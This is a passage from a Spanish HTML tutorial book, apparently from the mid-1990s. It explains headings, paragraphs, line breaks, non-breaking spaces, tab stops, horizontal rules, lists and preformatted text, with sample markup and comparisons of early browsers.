
```
<H1>La vuelta del dinosaurio</H1>
```

Las Figuras 9.1, 9.2 y 9.3 muestran el aspecto de cada cabecera con tres exploradores distintos que se ejecutan bajo Windows. Los exploradores son Netscape, el explorador de pruebas Arena de la organización W3 y WinWeb, respectivamente.


Observe que ninguno de estos exploradores implementa las sugerencias de la especificación HTML para componer las cabeceras. Netscape se basa más en los diferentes tamaños de fuente para distinguir entre cabeceras. WinWeb compone las cabeceras 1, 4 y 6 subrayadas. Observe que, por omisión, NCSA Mosaic no diferencia entre los distintos niveles de cabecera. Esto se debe a que Mosaic deja la determinación de las tipografías y fuentes en manos de los usuarios —ellos deben ir a una pantalla de preferencias y asignar las características que quieren para cada elemento.



**Figura 9.1.** Composición de cada nivel de cabecera por Netscape.



**Figura 9.2.** Composición de cada nivel de cabecera por Arena.



**Figura 9.3.** Composición de cada nivel de cabecera por WinWeb.

Con HTML 3, se puede utilizar el atributo `ALIGN` para especificar el ajuste horizontal de las cabeceras. Los ajustes válidos son:



- Izquierda.
- Centro.
- Derecha.
- Justificada.

Se incluye el atributo ALIGN con la cabecera de apertura:

```
<H3 ALIGN=right>Esto está ajustado a la derecha</H3>
```

o

```
<H3 ALIGN=center>Esta es una cabecera centrada</H3>
```

Vuelva a las Figuras 9.1, 9.2 y 9.3. Mire las dos últimas líneas de texto de cada figura, y observe que WinWeb no reconoce el atributo de alineación para una etiqueta de cabecera. Netscape compuso adecuadamente el atributo de alineación CENTER, pero no compuso la alineación derecha correctamente. Arena compuso todas las cabeceras correctamente, sólo que Arena debería componer todas las cabeceras correctamente ya que es el explorador de pruebas de HTML de la organización W3.

El atributo de alineación JUSTIFY hará que un explorador que lo reconozca ajuste la cabecera a ambos márgenes si puede.

## **Texto y párrafos**

Los exploradores compondrán como texto normal cualquier texto que ponga en un documento HTML que no esté marcado con etiquetas. Otra forma de decir esto es que el texto normal es un elemento del documento que no es una cabecera, una parte de una lista, texto preformateado, etc. Como en cualquier otro documento, las unidades de texto que se agrupan lógicamente se llaman *párrafos*.

La mayoría de los exploradores componen el texto normal ajustado a la izquierda y avanzan el texto a la siguiente línea por un carácter de espacio en blanco (un espacio o un tabulador) de manera que cada línea encaje en la ventana en la que muestran el texto. Unos pocos exploradores sangran el texto de la primera línea de los párrafos, pero la mayoría componen los párrafos como bloques de texto que están ajustados al margen izquierdo.

### **El elemento párrafo**

El concepto original de párrafo en HTML era que los párrafos deberían estar encerrados entre etiquetas de comienzo y terminación: la etiqueta de comienzo es <P> y la de terminación </P>. Sin embargo, en la práctica esto demostró ser redundante e innecesario.


Por ejemplo, éste es el código HTML para una secuencia de cuatro párrafos:-

```

<P>Este es el principio de un párrafo de texto normal. Este párrafo
terminará con una etiqueta que marque el final del párrafo.</P>
<P>Este es un segundo párrafo de texto.</P> <P>Y éste es un tercer
párrafo.</P>
<P>Y por último, éste es el cuarto párrafo.</P>

```

Este es el aspecto de este texto cuando se visualiza con un explorador:



Observe que las etiquetas que separan a cada párrafo son siempre la etiqueta de terminación `</P>` y la etiqueta `<P>` que marca el comienzo del siguiente párrafo. En vez de hacer esto, es más fácil de visualizar y más productivo si se utiliza una sola etiqueta de párrafo (la `<P>`) para separar párrafos. Prácticamente todos los exploradores consideran a la etiqueta `<P>` como una señal para insertar una línea en blanco y empezar un nuevo párrafo, e ignoran completamente la `</P>`.

Hay algo más de lo que hay que tomar nota en este ejemplo. En primer lugar, observe que el tercer párrafo comienza en la misma línea en la que termina el segundo. Como puede ver, al explorador no le importa en qué posición de la línea se empiece el párrafo —la etiqueta `<P>` marca siempre el principio del nuevo párrafo—. Sin embargo, es mucho más fácil leer y mantener el código HTML si se pone una línea en blanco entre los párrafos. Así, se pueden volver a escribir estos párrafos para que tengan este aspecto:

```

<P>Este es el principio de un párrafo de texto normal. Este párrafo
terminará con una etiqueta que marque el final del párrafo.

<P>Este es un segundo párrafo de texto.

<P>Y éste es un tercer párrafo.

<P>Y por último, éste es el cuarto párrafo.

```

Su explorador compondrá la página de un modo idéntico al del ejemplo anterior, y es más fácil leer el HTML cuando se separan los párrafos con una línea en blanco.

### ***Inclusión de elementos dentro del texto normal***


Aunque comenzamos esta sección diciendo que los exploradores compondrán como texto normal cualquier texto que se ponga en un documento HTML que no esté mar-

cado con etiquetas, eso no quiere decir que no se puedan poner etiquetas dentro del texto normal. Un párrafo puede contener palabras, frases o sentencias que estén resaltadas de algún modo. (Veremos el resaltado del texto en este capítulo en la sección «Atributos a nivel de carácter».)

Por supuesto, también se pueden poner anclas para referencias de hipertexto en el cuerpo de un párrafo. Esto es sencillo; se haría así:

```
<P>Es fácil poner una referencia de hipertexto en medio de un bloque de texto. Para hacerlo basta con <A HREF="page2.htm">intercalar</A> el texto de su foco entre las etiquetas de comienzo y terminación.
```

Así es como un explorador mostraría este párrafo:



Este explorador en particular resalta el foco mostrándolo en azul y subrayado.

## ***Salto de línea y espacios de no interrupción***


A veces es necesario tener un mayor control sobre el texto que sobre los párrafos en sí. Dado que los exploradores deciden dónde hacer los saltos de línea en el texto normal basándose en el tamaño de la ventana, le quitan el control de dos formas: en ocasiones, a usted le gustaría hacer un salto de línea antes de que lo haga el explorador independientemente del tamaño de la ventana, y en alguna ocasión, es posible que se quiera asegurar de que una línea no se corta por la mitad. Los elementos salto de línea y espacio de no interrupción resuelven estos problemas.

### ***Salto de línea***

Se puede insertar un salto de línea en cualquier lugar del texto con la etiqueta `<BR>` de salto de línea. La diferencia entre una etiqueta de salto de línea y una de párrafo está en que la etiqueta de salto de línea ajusta el texto que le sigue a la siguiente línea, mientras que una etiqueta de párrafo deja más espacio (una línea en blanco) entre la etiqueta y el texto que le sigue. Por ejemplo:

```
Puede adquirir las entradas en:<P>
Dodger Stadium<BR>
1000 Elysian Park Avenue<BR>
Los Angeles, CA<P>
```

La primera línea de este código va seguida de una etiqueta de párrafo. Las dos líneas siguientes (las dos primeras líneas de la dirección) van seguidas de etiquetas `<BR>`. Cuando un explorador compone este código, tiene este aspecto:



Observe que la marca de párrafo situada al final de la primera línea hace que el explorador salte una línea entera, pero los saltos de línea situados al final de las dos primeras líneas de la dirección hacen que el explorador ajuste el texto al margen izquierdo sin dejar ninguna línea en blanco. Se puede utilizar la etiqueta de salto de línea dentro de cualquier elemento HTML, incluyendo cabeceras y elementos especiales como el elemento `address` (dirección).

Netscape ha añadido una etiqueta adicional que se utiliza para sugerir dónde se debe hacer un salto de línea cuando sea necesario. La etiqueta es `<WBR>`. Esta etiqueta no está en las especificaciones HTML, pero lo podría estar en el futuro. De momento, sólo funciona con los exploradores Netscape.

### **Cómo evitar los saltos de línea**

Puede que en ocasiones se quiera asegurar de que un explorador no genere un salto de línea donde lo haría normalmente. Por ejemplo, supongamos que quiere que la cabecera principal de su página muestre el nombre de su compañía sin cortes, aún si el explorador del lector muestra una página muy estrecha. Para hacerlo, en vez de utilizar el carácter de espaciado normal entre las palabras de la cabecera, se utiliza un carácter de espacio de no interrupción. El carácter de espacio de no interrupción no es realmente un carácter individual del código HTML, aunque parece un carácter de espaciado normal cuando se compone. Y un espacio de no interrupción tampoco es una etiqueta típica.

Un espacio de no interrupción se señala con un tipo de código de marcas que no se ha visto aún, llamado *entidad*. Las entidades representan caracteres especiales que de otro modo son difíciles de representar en códigos HTML, tanto porque no son caracteres normales ASCII, como por que necesitan una interpretación especial por parte de los exploradores. Este es el caso del espacio de no interrupción —indica a los exploradores

que muestren un carácter de espaciado normal, pero que no pueden romper la línea en ese punto.

Las entidades tienen el formato «&xxxx;» donde «xxxx» es una cadena de caracteres que identifica a la entidad en particular. El código para un espacio de no interrupción es «&nbsp;».

Supongamos que el nombre de su empresa es «North American Washer and Household Appliance Company» y que por alguna razón (quizá el nombre es parte de alguna marca registrada que se debe mostrar de ese modo) no quiere que los exploradores ajusten el texto. Así, en lugar de

```
<H1>
North American Washer and Household Appliance Company
</H1>
```

codificaría su cabecera de este modo:

```
<H1>
North&nbsp;American&nbsp;Washer&nbsp;and&nbsp;Household&nbsp;Applianc
e&nbsp;Company
</H1>
```

Tenga cuidado si quiere utilizar la entidad espacio de no interrupción. Aunque ya lleva tiempo circulando, algunos de los exploradores más conocidos no la soportan todavía. Con suerte esto cambiará en futuras ediciones.

Netscape también ha añadido un elemento para evitar los saltos de línea. En vez de especificar los caracteres de espacio de no interrupción con una entidad especial, se puede marcar el principio de una sección de texto que no se debería cortar con la etiqueta <NOBR> y terminar con la etiqueta </NOBR>. Como con la etiqueta <WBR>, estas etiquetas no forman parte de la especificación HTML, pero funcionan con los exploradores Netscape.

## **Tabuladores horizontales**

Si se ponen caracteres de tabulación (ASCII 9) directamente dentro de un documento HTML, los exploradores simplemente los ignoran. Los tabuladores aparecen con el Nivel 3, por lo tanto, sepa que si los utiliza, no todos los exploradores podrán mostrarlos. Los tabuladores se pueden utilizar en un documento de dos modos; los dos son igualmente aceptables.

El primer modo en que se pueden utilizar los tabuladores es definiéndolos y dándoles nombres. Para definir un tabulador relativo a algún otro texto del documento se sitúa por encima del lugar donde se quiere utilizar dicho tabulador. Por ejemplo, supongamos que quiere definir un tabulador a aproximadamente una pulgada del margen izquierdo. Primero tiene que buscar una línea de texto (o una cabecera, o lo que sea) que se extienda más allá del punto donde quiere definir el tabulador. A continuación eñja un

carácter de esa línea en donde quiera que se sitúe el tabulador, mueva el cursor hacia ese carácter e inserte la etiqueta de definición de tabulación.

Supongamos que tiene la siguiente línea de texto en un documento:

```
<P>Esta es una lista de mis lugares preferidos del Web:<P>
```

y ha visto su documento en un explorador y ha decidido que el tabulador que quiere utilizar debería estar en el mismo lugar que el carácter «s» de la palabra «lista». Para definir y nombrar ese tabulador, se inserta la etiqueta <tab> en esa línea:

```
<P>Esta es una li<tab id=tab1>sta de mis lugares preferidos del Web:<P>
```

Es poco atractivo, pero funciona. Define un tabulador denominado «tab1» en el punto de inicio de la letra «s» de la palabra «lista». Tenga en cuenta que el tabulador estará situado en el punto en el que el explorador componga esa letra, no donde esté situado en relación con el código HTML. Un explorador iniciará la palabra «Esta» al margen izquierdo, pero en el código HTML los caracteres están en realidad más hacia la derecha debido a la etiqueta <P> del principio de la línea. Además, las fuentes espaciadas proporcionalmente pueden hacer que las letras se sitúen en un lugar distinto del esperado.

Para utilizar *tab1*, se vuelve a utilizar la etiqueta <tab>, pero con un atributo diferente:

```
<tab to=tab1>Red de compras de Internet
```

Esta etiqueta hará que el texto «Red de compras de Internet» comience en el mismo punto que la letra «s» de la palabra «lista» en la que se definió *tab1*.


El otro modo de definir un tabulador es utilizando el atributo INDENT para el elemento <tab>. El atributo INDENT toma un número que representa un número en *unidades en*. Una unidad en es una medida tipográfica equivalente a la mitad del tamaño de punto actual, o aproximadamente la mitad del ancho de la letra «M» de cualquier fuente dada. Por ejemplo:

```
<tab id=tab1 indent=8>
```

## ***Líneas de regla***

Una regla es una línea horizontal que se puede utilizar para separar secciones lógicas de los documentos. La Figura 9.4 muestra una página que utiliza bastantes reglas para facilitar la lectura del texto. La etiqueta para una línea de regla es <HR>, de *Regla Horizontal*. La etiqueta de línea de regla no tiene terminador, y los exploradores compondrán las reglas en el punto del documento en el que se las encuentren. Los exploradores componen una regla desde el margen izquierdo hasta el margen derecho.

Con HTML 3, podrá especificar por fin un archivo de imagen alternativo para que lo utilicen los exploradores en lugar de la imagen implícita, que es simplemente una



**Figura 9.4.** Las reglas horizontales pueden facilitar la lectura de una página.

línea horizontal. Por ejemplo, podrá dibujar una imagen estilizada y relacionarla en la etiqueta de regla con el atributo SRC (fuente):

```
<HR SRC="fancyline.gif">
```

Relacionar un archivo de imagen alternativo de este modo no funciona aún con la mayoría de los exploradores, pero pronto lo hará.

Netscape también ha introducido un par de mejoras en las reglas horizontales. Las versiones más recientes de Netscape pueden mostrar reglas de distinto grosor y longitud. El atributo SIZE controla el grosor de la regla y el atributo WIDTH controla la longitud de la regla. La Figura 9.5 muestra distintos ejemplos.

Un SIZE de 1 genera una línea gruesa de color negro, y los valores más grandes generan un efecto 3-D. La longitud de una regla se especifica en porcentajes, siendo 100 por 100 el implícito —de margen a margen.

**Nota:** El efecto 3-D de las reglas grandes no funciona particularmente bien en páginas con fondos personalizados o con un color de fondo personalizado. Para las reglas grandes de estas páginas, probablemente también querrá utilizar una imagen personalizada para la regla.

Ambas mejoras son útiles y probablemente encuentren salida en una futura especificación HTML.


## Listas

HTML define tres categorías de elementos de lista con distintas variaciones y opciones para cada una:

- Listas sin ordenar.
- Listas ordenadas.
- Listas de definición.

Antes de entrar en los detalles de cada uno de estos tipos de lista, repasemos algunas de las propiedades básicas de un elemento de lista. Un elemento de lista tiene una etiqueta de inicio, en la que se pueden definir algunas opciones especiales con un atributo; los elementos de línea de la lista; y una etiqueta de terminación. Genéricamente, el código HTML tiene este aspecto:

```
<etiqueta de inicio ATRIBUTOS>  
<elementos de línea de la lista>  
<...>  
<etiqueta de terminación>
```



**Figura 9.5.** Variaciones de la regla horizontal con Netscape.




También se pueden anidar listas dentro de otras listas.

**Listas sin ordenar.** Considere a las listas sin ordenar como listas con viñetas. La mayoría de los exploradores las componen con una marca de viñeta, normalmente un punto grueso, al lado izquierdo de los elementos de línea de la lista. La etiqueta de apertura para una lista sin ordenar es <UL> y el terminador es </UL>. La etiqueta <LI> marca el principio de los elementos de línea para todos los tipos de lista.

```
<H3>Cultivos en el sur de Arizona</H3>
<UL>
<LH>Cultivo</LH>
<LI>Manzanas
<LI>Maíz
<LI>Algodón
<LI>Trigo
</UL>
```


Cuando un explorador compone esta lista, esto es lo que se obtiene:



También se pueden incluir otros elementos en una lista. La siguiente lista está separada en dos secciones: cultivo y ganadería. Las secciones están separadas físicamente por la etiqueta de párrafo <P>, y cada sección tiene un elemento de cabecera de lista que indica la etiqueta <LH> y que termina con la etiqueta </LH>.

```
<H3>Cultivos en el sur de Arizona</H3>
<UL>
<LH>Cultivo</LH>
<LI>Manzanas
<LI>Maíz
<LI>Algodón
<LI>Trigo
<P><LH>Ganadería</LH>
<LI>Vacuno
<LI>Avestruces
<LI>Porcino
</UL>
```

Este código generará la siguiente salida:



Por supuesto, también se puede dividir esta lista en dos listas separadas y conseguir el mismo efecto. Este ejemplo sólo muestra parte de la flexibilidad que tiene con las listas.

También se puede cambiar la imagen de la viñeta que aparece junto a cada elemento de línea en una lista sin ordenar. La viñeta implícita es un punto grueso, pero también se puede utilizar el atributo TYPE con la etiqueta <UL> para elegir entre un disco, un círculo y un cuadrado. Por ejemplo:

```
<UL type=square>
```

### **Listas de menú**

La lista de menú y la lista de directorio (que veremos a continuación) se han reemplazado en HTML 3 por variaciones de las listas sin ordenar estándar. Una lista de menú es para elementos de línea relativamente cortos, y los exploradores la muestran ligeramente más sangrada que una lista sin ordenar normal. La mayoría de los exploradores muestran las listas de menú sin ninguna viñeta. El formato de etiqueta tradicional para una lista de menú es:

```
<MENU>
<LI>Microsoft: Word para Windows
<LI>Novell: WordPerfect para Windows
<LI>Lotus Development: Word Pro
</MENU>
```

En HTML 3, no hay lista de menú. En lugar de eso, se utiliza una lista sin ordenar, y se utiliza el atributo PLAIN para quitar las viñetas. Así, el código HTML 3 para la misma lista tiene este aspecto:

```
<UL PLAIN>
<LI>Microsoft: Word para Windows
<LI>Novell: WordPerfect para Windows
<LI>Lotus Development: Word Pro
</UL>
```

### Listas de directorio

Las listas de directorio son listas para elementos que tengan 20 caracteres o menos. El objeto de las listas de directorio es mostrar los elementos de lista en columnas del modo en que la orden **ls-c** de Unix o la orden **dir/w** de MS-DOS listan los contenidos de un directorio de disco en columnas. Sin embargo, pocos exploradores soportan aún el elemento lista de directorio. Simplemente tratan a las listas de directorio como a una lista sin ordenar normal. Para completar, éste es un ejemplo del código HTML tradicional (y no soportado normalmente) de una lista de directorio:

```
<DIR>
<LI>files
<LI>mail
<LI>programs
</DIR>
```

Aunque las listas de directorio están anticuadas, HTML proporciona un modo de mostrar una lista de elementos de línea cortos en un formato de columnas. Igual que con las listas de menú, se utiliza un atributo especial para la lista sin ordenar estándar. De hecho, se le dan dos atributos. El primero es el mismo atributo **PLAIN** que se utiliza con la lista de menú. El segundo es **WRAP=HORIZ**. Así, la versión Nivel 3 de la lista tendrá este aspecto:

```
<UL PLAIN WRAP=HORIZ>
<LI>files
<LI>mail
<LI>programs
</UL>
```

Queda por ver cuántos exploradores implementarán finalmente la lista de directorio. Utilícelas con precaución, y recuerde que los exploradores que no componen correctamente las listas de directorio la tratarán como a una lista normal sin ordenar y vertical.


**Listas ordenadas.** Una lista ordenada es aquella en la que los elementos de lista aparecen numerados. Una lista ordenada tiene las características de una lista sin ordenar en casi todos los aspectos excepto en que en lugar de viñetas, muestra números para cada elemento de línea. La etiqueta para una lista ordenada es **<OL>**. Este es un ejemplo:

```

<OL>
<LI>Siga este procedimiento para instalar el software.
<LI>Inserte el disquete en la unidad de disquete.
<LI>Elija <I>Archivo|Ejecutar</I> del menú principal.
<LI>Escriba &quot;a:setup&quot; en el cuadro de edición.
<LI>Pulse Intro o pulse el botón <B>Aceptar.</B>
</OL>

```

Este es el aspecto que muestra cuando la compone un explorador:



Con HTML 3 se puede empezar la secuencia de numeración de una lista ordenada a partir de cualquier número. Por supuesto, las numeraciones empiezan implícitamente por 1; si quiere empezar su lista por otro número, utilice simplemente el atributo SEQNUM para la etiqueta <OL>. Por ejemplo:

```

<OL SEQNUM=11>

```

Como con otras características de HTML 3, es posible que esto aún no funcione con algunos exploradores.

**Listas de definición.** Una lista de definición (a veces llamada lista de glosario) es una lista especial para la definición de términos. Los elementos de línea de la lista de definición tienen dos partes:

- La palabra o término a definir.
- La definición de la palabra o término.


Una lista de definición comienza con una etiqueta <DL> y termina del modo habitual, con una etiqueta </DL>.

Dado que los elementos de línea de una lista de definición tienen dos componentes, es necesario identificarlos por separado. Las listas de definición utilizan dos etiquetas, mientras que las otras listas utilizan la etiqueta individual <LI>. La palabra o término a definir se identifica con una etiqueta <DT> (de *término de definición*) y la definición con una etiqueta <DD>.

La mayoría de los exploradores componen los términos a definir en una línea aparte, y a continuación muestran la definición más abajo y sangrada. Por ejemplo:

```
<DL>
<DT>Módem <DD>Dispositivo para convertir una secuencia digital de
datos a señales de sonido que se pueden transmitir a través de la
línea telefónica.
<DT>Monitor <DD>Dispositivo de visualización de una computadora. El
dispositivo de salida principal para la mayoría de las computado-
ras.<DT>Mosaic<DD>Programa informático escrito por estudiantes de
la Universidad de Illinois para leer documentos HTML en el World Wide
Web.
</DL>
```

La mayoría de los exploradores compondrán este código de modo que parezca un glosario típico de un libro:




Observe que no importa dónde se comience un término o una definición. El explorador formateará correctamente la salida al encontrarse con cada etiqueta. Por supuesto, se puede ordenar el código considerablemente para facilitar su lectura. A los exploradores no les importa si sangra con tabuladores o espacios. Obviamente, esto es más fácil de leer:

```
<DL>
<DT>Módem
  <DD>    Dispositivo para convertir una secuencia digital de datos
          a señales de sonido que se pueden transmitir a través de
          la línea telefónica.
<DT>Monitor
  <DD>    Dispositivo de visualización de una computadora. El dis-
          positivo de salida principal para la mayoría de las com-
          putadoras.
<DT>Mosaic
  <DD>    Programa informático escrito por estudiantes de la
          Universidad de Illinois para leer documentos HTML en el
          World Wide Web.
</DL>
```

## Texto preformateado

A veces querrá asegurarse de que los exploradores compongan algún texto del mismo modo exactamente a como aparece en su código HTML, impidiendo cualquier salto de línea o el uso de fuentes especiales. Esto podría afectar a texto como figuras con caracteres ASCII, poemas en los que quiere que las estrofas permanezcan intactas, tablas o números, o cualquier documento para el que quiera conservar el formato existente.


Para hacer esto, se utiliza la etiqueta <PRE> y su finalizador correspondiente </PRE>. Los exploradores componen el texto que sigue a una etiqueta <PRE> exactamente igual que como aparece en el documento HTML. Esto quiere decir que también tienen que mostrar este texto en una fuente de espaciado concreta como Courier. Por ejemplo, supongamos que quiere poner esta imagen de caracteres ASCII de un aeroplano en una página:




Sin las etiquetas <PRE> y </PRE>, los exploradores destruirían la imagen ya que tratarían al carácter de espaciado y a los tabuladores de forma simbólica en vez de literalmente.

El elemento <PRE> les indica cómo tratar a los caracteres de espaciado de forma literal y cómo mantener todas las líneas y caracteres intactos.

Para utilizar etiquetas <PRE>, basta con poner la etiqueta de apertura por delante del texto preformateado y el finalizador inmediatamente después.



